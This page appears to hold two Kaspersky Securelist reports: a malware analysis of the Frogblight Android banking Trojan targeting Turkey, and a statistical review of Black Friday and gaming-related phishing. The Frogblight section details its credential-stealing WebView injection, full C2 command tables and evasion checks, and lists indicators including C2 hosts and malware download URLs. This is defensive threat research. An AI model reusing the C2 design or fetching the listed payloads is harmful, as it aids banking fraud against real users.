    In August 2025, we discovered a campaign targeting individuals in Turkey with a new Android banking Trojan we dubbed “Frogblight”. Initially, the malware was disguised as an app for accessing court case files via an official government webpage. Later, more universal disguises appeared, such as the Chrome browser. Frogblight can use official government websites as an intermediary step to steal banking credentials. Moreover, it has spyware functionality, such as capabilities to collect SMS message
     

Frogblight threatens you with a court case: a new Android banker targets Turkish users

15 de Dezembro de 2025, 04:00

In August 2025, we discovered a campaign targeting individuals in Turkey with a new Android banking Trojan we dubbed “Frogblight”. Initially, the malware was disguised as an app for accessing court case files via an official government webpage. Later, more universal disguises appeared, such as the Chrome browser.

Frogblight can use official government websites as an intermediary step to steal banking credentials. Moreover, it has spyware functionality, such as capabilities to collect SMS messages, a list of installed apps on the device and device filesystem information. It can also send arbitrary SMS messages.

Another interesting characteristic of Frogblight is that we’ve seen it updated with new features throughout September. This may indicate that a feature-rich malware app for Android is being developed, which might be distributed under the MaaS model.

This threat is detected by Kaspersky products as HEUR:Trojan-Banker.AndroidOS.Frogblight.*, HEUR:Trojan-Banker.AndroidOS.Agent.eq, HEUR:Trojan-Banker.AndroidOS.Agent.ep, HEUR:Trojan-Spy.AndroidOS.SmsThief.de.

Technical details

Background

While performing an analysis of mobile malware we receive from various sources, we discovered several samples belonging to a new malware family. Although these samples appeared to be still under development, they already contained a lot of functionality that allowed this family to be classified as a banking Trojan. As new versions of this malware continued to appear, we began monitoring its development. Moreover, we managed to discover its control panel and based on the “fr0g” name shown there, we dubbed this family “Frogblight”.

Initial infection

We believe that smishing is one of the distribution vectors for Frogblight, and that the users had to install the malware themselves. On the internet, we found complaints from Turkish users about phishing SMS messages convincing users that they were involved in a court case and containing links to download malware. versions of Frogblight, including the very first ones, were disguised as an app for accessing court case files via an official government webpage and were named the same as the files for downloading from the links mentioned above.

While looking for online mentions of the names used by the malware, we discovered one of the phishing websites distributing Frogblight, which disguises itself as a website for viewing a court file.

The phishing website distributing Frogblight

The phishing website distributing Frogblight


We were able to open the admin panel of this website, where it was possible to view statistics on Frogblight malware downloads. However, the counter had not been fully implemented and the threat actor could only view the statistics for their own downloads.

The admin panel interface of the website from which Frogblight is downloaded

The admin panel interface of the website from which Frogblight is downloaded


Additionally, we found the source code of this phishing website available in a public GitHub repository. Judging by its description, it is adapted for fast deployment to Vercel, a platform for hosting web apps.

The GitHub repository with the phishing website source code

The GitHub repository with the phishing website source code

App features

As already mentioned, Frogblight was initially disguised as an app for accessing court case files via an official government webpage. Let’s look at one of the samples using this disguise (9dac23203c12abd60d03e3d26d372253). For analysis, we selected an early sample, but not the first one discovered, in order to demonstrate more complete Frogblight functionality.

After starting, the app prompts the victim to grant permissions to send and read SMS messages, and to read from and write to the device’s storage, allegedly needed to show a court file related to the user.

The full list of declared permissions in the app manifest file is shown below:

  • MANAGE_EXTERNAL_STORAGE
  • READ_EXTERNAL_STORAGE
  • WRITE_EXTERNAL_STORAGE
  • READ_SMS
  • RECEIVE_SMS
  • SEND_SMS
  • WRITE_SMS
  • RECEIVE_BOOT_COMPLETED
  • INTERNET
  • QUERY_ALL_PACKAGES
  • BIND_ACCESSIBILITY_SERVICE
  • DISABLE_KEYGUARD
  • FOREGROUND_SERVICE
  • FOREGROUND_SERVICE_DATA_SYNC
  • POST_NOTIFICATIONS
  • QUICKBOOT_POWERON
  • RECEIVE_MMS
  • RECEIVE_WAP_PUSH
  • REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
  • SCHEDULE_EXACT_ALARM
  • USE_EXACT_ALARM
  • VIBRATE
  • WAKE_LOCK
  • ACCESS_NETWORK_STATE
  • READ_PHONE_STATE

After all required permissions are granted, the malware opens the official government webpage for accessing court case files in WebView, prompting the victim to sign in. There are different sign-in options, one of them via online banking. If the user chooses this method, they are prompted to click on a bank whose online banking app they use and fill out the sign-in form on the bank’s official website. This is what Frogblight is after, so it waits two seconds, then opens the online banking sign-in method regardless of the user’s choice. For each webpage that has finished loading in WebView, Frogblight injects JavaScript code allowing it to capture user input and send it to the C2 via a REST API.



The malware also changes its label to “Davalarım” if the Android version is newer than 12; otherwise it hides the icon.

The app icon before (left) and after launching (right)

The app icon before (left) and after launching (right)

In the sample we review in this section, Frogblight uses a REST API for C2 communication, implemented using the Retrofit library. The malicious app pings the C2 server every two seconds in foreground, and if no error is returned, it calls the REST API client methods fetchOutbox and getFileCommands. Other methods are called when specific events occur, for example, after the device screen is turned on, the com.capcuttup.refresh.PersistentService foreground service is launched, or an SMS is received. The full list of all REST API client methods with parameters and descriptions is shown below.
REST API client method Description Parameters
fetchOutbox Request message content to be sent via SMS or displayed in a notification device_id: unique Android device ID
ackOutbox Send the results of processing a message received after calling the API method fetchOutbox device_id: unique Android device ID
msg_id: message ID
status: message processing status
error: message processing error
getAllPackages Request the names of app packages whose launch should open a website in WebView to capture user input data action: same as the API method name
getPackageUrl Request the website URL that will be opened in WebView when the app with the specified package name is launched action: same as the API method name
package: the package name of the target app
getFileCommands Request commands for file operations

Available commands:
●       download: upload the target file to the C2
●       generate_thumbnails: generate thumbnails from the image files in the target directory and upload them to the C2
●       list: send information about all files in the target directory to the C2
●       thumbnail: generate a thumbnail from the target image file and upload it to the C2

device_id: unique Android device ID
pingDevice Check the C2 connection device_id: unique Android device ID
reportHijackSuccess Send captured user input data from the website opened in a WebView when the app with the specified package name is launched action: same as the API method name
package: the package name of the target app
data: captured user input data
saveAppList Send information about the apps installed on the device device_id: unique Android device ID app_list: a list of apps installed on the device
app_count: a count of apps installed on the device
saveInjection Send captured user input data from the website opened in a WebView. If it was not opened following the launch of the target app, the app_name parameter is determined based on the opened URL device_id: unique Android device ID app_name: the package name of the target app
form_data: captured user input data
savePermission Unused but presumably needed for sending information about permissions device_id: unique Android device ID permission_type: permission type
status: permission status
sendSms Send information about an SMS message from the device device_id: unique Android device ID sender: the sender’s/recipient’s phone number
message: message text
timestamp: received/sent time
type: message type (inbox/sent)
sendTelegramMessage Send captured user input data from the webpages opened by Frogblight in WebView device_id: unique Android device ID
url: website URL
title: website page title
input_type: the type of user input data
input_value: user input data
final_value: user input data with additional information
timestamp: the time of data capture
ip_address: user IP address
sms_permission: whether SMS permission is granted
file_manager_permission: whether file access permission is granted
updateDevice Send information about the device device_id: unique Android device ID
model: device manufacturer and model
android_version: Android version
phone_number: user phone number
battery: current battery level
charging: device charging status
screen_status: screen on/off
ip_address: user IP address
sms_permission: whether SMS permission is granted
file_manager_permission: whether file access permission is granted
updatePermissionStatus Send information about permissions device_id: unique Android device ID
permission_type: permission type
status: permission status
timestamp: current time
uploadBatchThumbnails Upload thumbnails to the C2 device_id: unique Android device ID
thumbnails: thumbnails
uploadFile Upload a file to the C2 device_id: unique Android device ID
file_path: file path
download_id: the file ID on the C2
The file itself is sent as an unnamed parameter
uploadFileList Send information about all files in the target directory device_id: unique Android device ID
path: directory path
file_list: information about the files in the target directory
uploadFileListLog Send information about all files in the target directory to an endpoint different from uploadFileList device_id: unique Android device ID
path: directory path
file_list: information about the files in the target directory
uploadThumbnailLog Unused but presumably needed for uploading thumbnails to an endpoint different from uploadBatchThumbnails device_id: unique Android device ID
thumbnails: thumbnails

Remote device control, persistence, and protection against deletion

The app includes several classes to provide the threat actor with remote access to the infected device, gain persistence, and protect the malicious app from being deleted.

  • capcuttup.refresh.AccessibilityAutoClickService
    This is intended to prevent removal of the app and to open websites specified by the threat actor in WebView upon target apps startup. It is present in the sample we review, but is no longer in use and deleted in further versions.
  • capcuttup.refresh.PersistentService
    This is a service whose main purpose is to interact with the C2 and to make malicious tasks persistent.
  • capcuttup.refresh.BootReceiver
    This is a broadcast receiver responsible for setting up the persistence mechanisms, such as job scheduling and setting alarms, after device boot completion.

Further development

In later versions, new functionality was added, and some of the more recent Frogblight variants disguised themselves as the Chrome browser. Let’s look at one of the fake Chrome samples (d7d15e02a9cd94c8ab00c043aef55aff).

In this sample, new REST API client methods have been added for interacting with the C2.

REST API client method Description Parameters
getContactCommands Get commands to perform actions with contacts
Available commands:
●       ADD_CONTACT: add a contact to the user device
●       DELETE_CONTACT: delete a contact from the user device
●       EDIT_CONTACT: edit a contact on the user device
device_id: unique Android device ID
sendCallLogs Send call logs to the C2 device_id: unique Android device ID
call_logs: call log data
sendNotificationLogs Send notifications log to the C2. Not fully implemented in this sample, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this API method action: same as the API method name
notifications: notification log data

Also, the threat actor had implemented a custom input method for recording keystrokes to a file using the com.puzzlesnap.quickgame.CustomKeyboardService service.


Another Frogblight sample we observed trying to avoid emulators and using geofencing techniques is 115fbdc312edd4696d6330a62c181f35. In this sample, Frogblight checks the environment (for example, device model) and shuts down if it detects an emulator or if the device is located in the United States.

Part of the code responsible for avoiding Frogblight running in an undesirable environment

Part of the code responsible for avoiding Frogblight running in an undesirable environment

Later on, the threat actor decided to start using a web socket instead of the REST API. Let’s see an example of this in one of the recent samples (08a3b1fb2d1abbdbdd60feb8411a12c7). This sample is disguised as an app for receiving social support via an official government webpage. The feature set of this sample is very similar to the previous ones, with several new capabilities added. Commands are transmitted over a web socket using the JSON format. A command template is shown below:

{
    "id": <command ID>,
    "command_type": <command name>
    "command_data": <command data>
}

It is also worth noting that some commands in this version share the same meaning but have different structures, and the functionality of certain commands has not been fully implemented yet. This indicates that Frogblight was under active development at the time of our research, and since no its activity was noticed after September, it is possible that the malware is being finalized to a fully operational state before continuing to infect users’ devices. A full list of commands with their parameters and description is shown below:

Command Description Parameters
connect Send a registration message to the C2
connection_success Send various information, such as call logs, to the C2; start pinging the C2 and requesting commands
auth_error Log info about an invalid login key to the Android log system
pong_device Does nothing
commands_list Execute commands List of commands
sms_send_command Send an arbitrary SMS message recipient: message destination
message: message text
msg_id: message ID
bulk_sms_command Send an arbitrary SMS message to multiple recipients recipients: message destinations
message: message text
get_contacts_command Send all contacts to the C2
get_app_list_command Send information about the apps installed on the device to the C2
get_files_command Send information about all files in certain directories to the C2
get_call_logs_command Send call logs to the C2
get_notifications_command Send a notifications log to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
take_screenshot_command Take a screenshot. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
update_device Send registration message to the C2
new_webview_data Collect WebView data. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command
new_injection Inject code. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command code: injected code
target_app: presumably the package name of the target app
add_contact_command Add a contact to the user device name: contact name
phone: contact phone
email: contact email
contact_add Add a contact to the user device display_name: contact name
phone_number: contact phone
email: contact email
contact_delete Delete a contact from the user device phone_number: contact phone
contact_edit Edit a contact on the user device display_name: new contact name
phone_number: contact phone
email: new contact email
contact_list Send all contacts to the C2
file_list Send information about all files in the specified directory to the C2 path: directory path
file_download Upload the specified file to the C2 file_path: file path
download_id: an ID that is received with the command and sent back to the C2 along with the requested file. Most likely, this is used to organize data on the C2
file_thumbnail Generate a thumbnail from the target image file and upload it to the C2 file_path: image file path
file_thumbnails Generate thumbnails from the image files in the target directory and upload them to the C2 folder_path: directory path
health_check Send information about the current device state: battery level, screen state, and so on
message_list_request Send all SMS messages to the C2
notification_send Show an arbitrary notification title: notification title
message: notification message
app_name: notification subtext
package_list_response Save the target package names packages: a list of all target package names.
Each list element contains:
package_name: target package name
active: whether targeting is active
delete_contact_command Delete a contact from the user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command contact_id: contact ID
name: contact name
file_upload_command Upload specified file to the C2. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command file_path: file path
file_name: file name
file_download_command Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command file_url: the URL of the file to download
download_path: download path
download_file_command Download file to user device. This is not fully implemented in the sample at hand, and as of the time of writing this report, we hadn’t seen any samples with a full-fledged implementation of this command file_url: the URL of the file to download
download_path: downloading path
get_permissions_command Send a registration message to the C2, including info about specific permissions
health_check_command Send information about the current device state, such as battery level, screen state, and so on
connect_error Log info about connection errors to the Android log system A list of errors
reconnect Send a registration message to the C2
disconnect Stop pinging the C2 and requesting commands from it

Authentication via WebSocket takes place using a special key.

The part of the code responsible for the WebSocket authentication logic

The part of the code responsible for the WebSocket authentication logic

At the IP address to which the WebSocket connection was made, the Frogblight web panel was accessible, which accepted the authentication key mentioned above. Since only samples using the same key as the webpanel login are controllable through it, we suggest that Frogblight might be distributed under the MaaS model.

The interface of the sign-in screen for the Frogblight web panel

The interface of the sign-in screen for the Frogblight web panel

Judging by the menu options, the threat actor can sort victims’ devices by certain parameters, such as the presence of banking apps on the device, and send bulk SMS messages and perform other mass actions.

Victims

Since some versions of Frogblight opened the Turkish government webpage to collect user-entered data on Turkish banks’ websites, we assume with high confidence that it is aimed mainly at users from Turkey. Also, based on our telemetry, the majority of users attacked by Frogblight are located in that country.

Attribution

Even though it is not possible to provide an attribution to any known threat actor based on the information available, during our analysis of the Frogblight Android malware and the search for online mentions of the names it uses, we discovered a GitHub profile containing repos with Frogblight, which had also created repos with Coper malware, distributed under the MaaS model. It is possible that this profile belongs to the attackers distributing Coper who have also started distributing Frogblight.

GitHub repositories containing Frogblight and Coper malware

GitHub repositories containing Frogblight and Coper malware

Also, since the comments in the Frogblight code are written in Turkish, we believe that its developers speak this language.

Conclusions

The new Android malware we dubbed “Frogblight” appeared recently and targets mainly users from Turkey. This is an advanced banking Trojan aimed at stealing money. It has already infected real users’ devices, and it doesn’t stop there, adding more and more new features in the new versions that appear. It can be made more dangerous by the fact that it may be used by attackers who already have experience distributing malware. We will continue to monitor its development.

Indicators of Compromise

More indicators of compromise, as well as any updates to these, are available to the customers of our crimeware reporting service. If you are interested, please contact crimewareintel@kaspersky.com.

APK file hashes
8483037dcbf14ad8197e7b23b04aea34
105fa36e6f97977587a8298abc31282a
e1cd59ae3995309627b6ab3ae8071e80
115fbdc312edd4696d6330a62c181f35
08a3b1fb2d1abbdbdd60feb8411a12c7
d7d15e02a9cd94c8ab00c043aef55aff
9dac23203c12abd60d03e3d26d372253

C2 domains
1249124fr1241og5121.sa[.]com
froglive[.]net

C2 IPs
45.138.16.208[:]8080

URL of GitHub repository with Frogblight phishing website source code
https://github[.]com/eraykarakaya0020/e-ifade-vercel

URL of GitHub account containing APK files of Frogblight and Coper
https://github[.]com/Chromeapk

Distribution URLs
https://farketmez37[.]cfd/e-ifade.apk
https://farketmez36[.]sbs/e-ifade.apk
https://e-ifade-app-5gheb8jc.devinapps[.]com/e-ifade.apk

  • ✇Securelist
  • To buy or not to buy: How cybercriminals capitalize on Black Friday Kaspersky
    The global e‑commerce market is accelerating faster than ever before, driven by expanding online retail, and rising consumer adoption worldwide. According to McKinsey Global Institute, global e‑commerce is projected to grow by 7–9% annually through 2040. At Kaspersky, we track how this surge in online shopping activity is mirrored by cyber threats. In 2025, we observed attacks which targeted not only e‑commerce platform users but online shoppers in general, including those using digital marketpl
     

To buy or not to buy: How cybercriminals capitalize on Black Friday

24 de Novembro de 2025, 09:30

The global e‑commerce market is accelerating faster than ever before, driven by expanding online retail, and rising consumer adoption worldwide. According to McKinsey Global Institute, global e‑commerce is projected to grow by 7–9% annually through 2040.

At Kaspersky, we track how this surge in online shopping activity is mirrored by cyber threats. In 2025, we observed attacks which targeted not only e‑commerce platform users but online shoppers in general, including those using digital marketplaces, payment services and apps for everyday purchases. This year, we additionally analyzed how cybercriminals exploited gaming platforms during Black Friday, as the gaming industry has become an integral part of the global sales calendar. Threat actors have been ramping up their efforts during peak sales events like Black Friday, exploiting high demand and reduced user vigilance to steal personal data, funds, or spread malware.

This report continues our annual series of analyses published on Securelist in 2021, 2022, 2023, and  2024, which examine the evolving landscape of shopping‑related cyber threats.

Methodology

To track how the shopping threat landscape continues to evolve, we conduct an annual assessment of the most common malicious techniques, which span financial malware, phishing pages that mimic major retailers, banks, and payment services, as well as spam campaigns that funnel users toward fraudulent sites. In 2025, we also placed a dedicated focus on gaming-related threats, analyzing how cybercriminals leverage players’ interest. The threat data we rely on is sourced from the Kaspersky Security Network (KSN), which processes anonymized cybersecurity data shared consensually by Kaspersky users. This report draws on data collected from January through October 2025.

Key findings

  • In the first ten months of 2025, Kaspersky identified nearly 6.4 million phishing attacks which targeted users of online stores, payment systems, and banks.
  • As many as 48.2% of these attacks were directed at online shoppers.
  • We blocked more than 146,000 Black Friday-themed spam messages in the first two weeks of November.
  • Kaspersky detected more than 2 million phishing attacks related to online gaming.
  • Around 1.09 million banking-trojan attacks were recorded during the 2025 Black Friday season.
  • The number of attempted attacks on gaming platforms surged in 2025, reaching more than 20 million, a significant increase compared to previous years.
  • More than 18 million attempted malicious attacks were disguised as Discord in 2025, a more than 14-time increase year-over-year, while Steam remained within its usual five-year fluctuation range.

Shopping fraud and phishing

Phishing and scams remain among the most common threats for online shoppers, particularly during high-traffic retail periods when users are more likely to act quickly and rely on familiar brand cues. Cybercriminals frequently recreate the appearance of legitimate stores, payment pages, and banking services, making their fraudulent sites and emails difficult to distinguish from real ones. With customers navigating multiple offers and payment options, they may overlook URL or sender details, increasing the likelihood of credential theft and financial losses.

From January through to October 2025, Kaspersky products successfully blocked 6,394,854 attempts to access phishing links which targeted users of online stores, payment systems, and banks. Breaking down these attempts, 48.21% had targeted online shoppers (for comparison, this segment accounted for 37.5% in 2024), 26.10% targeted banking users (compared to 44.41% in 2024), and 25.69% mimicked payment systems (18.09% last year). Compared to previous years, there has been a noticeable shift in focus, with attacks against online store users now representing a larger share, reflecting cybercriminals’ continued emphasis on exploiting high-demand retail periods, while attacks on banking users have decreased in relative proportion. This may be related to online banking protection hardening worldwide.

Financial phishing attacks by category, January–October 2025 (download)

In 2025, Kaspersky products detected and blocked 606,369 phishing attempts involving the misuse of Amazon’s brand. Cybercriminals continued to rely on Amazon-themed pages to deceive users and obtain personal or financial information.

Other major e-commerce brands were also impersonated. Attempts to visit phishing pages mimicking Alibaba brands, such as AliExpress, were detected 54,500 times, while eBay-themed pages appeared in 38,383 alerts. The Latin American marketplace Mercado Libre was used as a lure in 8,039 cases, and Walmart-related phishing pages were detected 8,156 times.

Popular online stores mimicked by scammers, January–October 2025 (download)

In 2025, phishing campaigns also extensively mimicked other online platforms. Netflix-themed pages were detected 801,148 times, while Spotify-related attempts reached 576,873. This pattern likely reflects attackers’ continued focus on high-traffic digital entertainment services with in-service payments enabled, which can be monetized via stolen accounts.

How scammers exploited shopping hype in 2025

In 2025, Black Friday-related scams continued to circulate across multiple channels, with fraudulent email campaigns remaining one of the key distribution methods. As retailers increase their seasonal outreach, cybercriminals take advantage of the high volume of promotional communications by sending look-alike messages that direct users to scam and phishing pages. In the first two weeks of November, 146,535 spam messages connected to seasonal sales were detected by Kaspersky, including 2,572 messages referencing Singles day sales.

Scammers frequently attempt to mimic well-known platforms to increase the credibility of their messages. In one of the recurring campaigns, a pattern seen year after year, cybercriminals replicated Amazon’s branding and visual style, promoting supposedly exclusive early-access discounts of up to 70%. In this particular case, the attackers made almost no changes to the text used in their 2024 campaign, again prompting users to follow a link leading to a fraudulent page. Such pages are usually designed to steal their personal or payment information or to trick the user into buying non-existent goods.

Beyond the general excitement around seasonal discounts, scammers also try to exploit consumers’ interest in newly released Apple devices. To attract attention, they use the same images of the latest gadgets across various mailing campaigns, just changing the names of legitimate retailers that allegedly sell the brand.

Scammers use an identical image across different campaigns, only changing the retailer’s branding

As subscription-based streaming platforms also take part in global sales periods, cybercriminals attempt to take advantage of this interest as well. For example, we observed a phishing website where scammers promoted an offer for a “12-month subscription bundle” covering several popular services at once, asking users to enter their bank card details. To enhance credibility, the scammers also include fabricated indicators of numerous successful purchases from other “users,” making the offer appear legitimate.

In addition to imitating globally recognized platforms, scammers also set up fake pages that pretend to be local services in specific countries. This tactic enables more targeted campaigns that blend into the local online landscape, increasing the chances that users will perceive the fraudulent pages as legitimate and engage with them.

Non-existent Norwegian online store and popular Labubu toys sale

Non-existent Norwegian online store and popular Labubu toys sale

Banking Trojans

Banking Trojans, or “bankers,” are another tool for cybercriminals exploiting busy shopping seasons like Black Friday in 2025. They are designed to steal sensitive data from online banking and payment systems. In this section, we’ll focus on PC bankers. Once on a victim’s device, they monitor the browser and, when the user visits a targeted site, can use techniques like web injection or form-grabbing to capture login credentials, credit card information, and other personal data. Some trojans also watch the clipboard for crypto wallet addresses and replace them with those controlled by the malicious actors.

As online shopping peaks during major sales events, attackers increasingly target e-commerce platforms alongside banks. Trojans may inject fake forms into legitimate websites, tricking users into revealing sensitive data during checkout and increasing the risk of identity theft and financial fraud. In 2025, Kaspersky detected over 1,088,293* banking Trojan attacks. Among notable banker-related cases analysed by Kaspersky throughout the year, campaigns involving the new Maverick banking Trojan distributed via WhatsApp, as well as the Efimer Trojan which spread through malicious emails and compromised WordPress sites can be mentioned, both illustrating how diverse and adaptive banking Trojan delivery methods are.

*These statistics include globally active banking malware, and malware for ATMs and point-of-sale (PoS) systems. We excluded data on Trojan-banker families that no longer use banking Trojan functionality in their attacks, such as Emotet.

A holiday sales season on the dark web

Apparently, even the criminal underground follows its own version of a holiday sales season. Once data is stolen, it often ends up on dark-web forums, where cybercriminals actively search for buyers. This pattern is far from new, and the range of offers has remained largely unchanged over the past two years.

Threat actors consistently seize the opportunity to attract “new customers,” advertising deep discounts tied to high-profile global sales events. It is worth noting that year after year we see the same established services announce their upcoming promotions in the lead-up to Black Friday, almost as if operating on a retail calendar of their own.

We also noted that dark web forum participants themselves eagerly await these seasonal markdowns, hoping to obtain databases at the most favorable rates and expressing their wishes in forum posts. In the months before Black Friday, posts began appearing on carding-themed forums advertising stolen payment-card data at promotional prices.

Threats targeting gaming

The gaming industry faces a high concentration of scams and other cyberthreats due to its vast global audience and constant demand for digital goods, updates, and in-game advantages. Players often engage quickly with new offers, making them more susceptible to deceptive links or malicious files. At the same time, the fact that gamers often download games, mods, skins etc. from third-party marketplaces, community platforms, and unofficial sources creates additional entry points for attackers.

The number of attempted attacks on platforms beloved by gamers increased dramatically in 2025, reaching 20,188,897 cases, a sharp rise compared to previous years.

Attempts to attack users through malicious or unwanted files disguised as popular gaming platforms (download)

The nearly sevenfold increase in 2025 is most likely linked to the Discord block by some countries introduced at the end of 2024. Eventually users rely on alternative tools, proxies and modified clients. This change significantly expanded the attack surface, making users more vulnerable to fake installers, and malicious updates disguised as workarounds for the restriction.

It can also be seen in the top five most targeted gaming platforms of 2025:

Platform The number of attempted attacks
Discord 18,556,566
Steam 1,547,110
Xbox 43,560
Uplay 28,366
Battle.net 5,538

In previous years, Steam consistently ranked as the platform with the highest number of attempted attacks. Its extensive game library, active modding ecosystem, and long-standing role in the gaming community made it a prime target for cybercriminals distributing malicious files disguised as mods, cheats, or cracked versions. In 2025, however, the landscape changed significantly. The gap between Steam and Discord expanded to an unprecedented degree as Steam-related figures remained within their typical fluctuation range of the past five years,  while the number of attempted Discord-disguised attacks surged more than 14 times compared to 2024, reshaping the hierarchy of targeted gaming platforms.

Attempts to attack users through malicious or unwanted files disguised as Steam and Discord throughout the reported period (download)

From January to October, 2025, cybercriminals used a variety of cyberthreats disguised as popular related to gamers platforms, modifications or circumvention options. RiskTool dominated the threat landscape with 17,845,099 detections, far more than any other category. Although not inherently malicious, these tools can hide files, mask processes, or disable programs, making them useful for stealthy, persistent abuse, including covert crypto-mining. Downloaders ranked second with 1,318,743 detections. These appear harmless but may fetch additional malware among other downloaded files. Downloaders are typically installed when users download unofficial patches, cracked clients, or mods. Trojans followed with 384,680 detections, often disguised as cheats or mod installers. Once executed, they can steal credentials, intercept tokens, or enable remote access, leading to account takeovers and the loss of in-game assets.

Threat Gaming-related detections
RiskTool 17,845,099
Downloader 1,318,743
Trojan 384,680
Adware 184,257
Exploit 152,354

Phishing and scam threats targeting gamers

In addition to tracking malicious and unwanted files disguised as gamers’ platforms, Kaspersky experts also analysed phishing pages which impersonated these services. Between January and October 2025, Kaspersky products detected 2,054,336 phishing attempts targeting users through fake login pages, giveaway offers, “discounted” subscriptions and other scams which impersonated popular platforms like Steam, PlayStation, Xbox and gaming stores.

Example of Black Friday scam using a popular shooter as a lure

Example of Black Friday scam using a popular shooter as a lure

The page shown in the screenshot is a typical Black Friday-themed scam that targets gamers, designed to imitate an official Valorant promotion. The “Valorant Points up to 80% off” banner, polished layout, and fake countdown timer create urgency and make the offer appear credible at first glance. Users who proceed are redirected to a fake login form requesting Riot account credentials or bank card details. Once submitted, this information enables attackers to take over accounts, steal in-game assets, or carry out fraudulent transactions.

Minor text errors reveal the page's fraudulent nature

Minor text errors reveal the page’s fraudulent nature. The phrase “You should not have a size limit of 5$ dollars in your account” is grammatically incorrect and clearly suspicious.

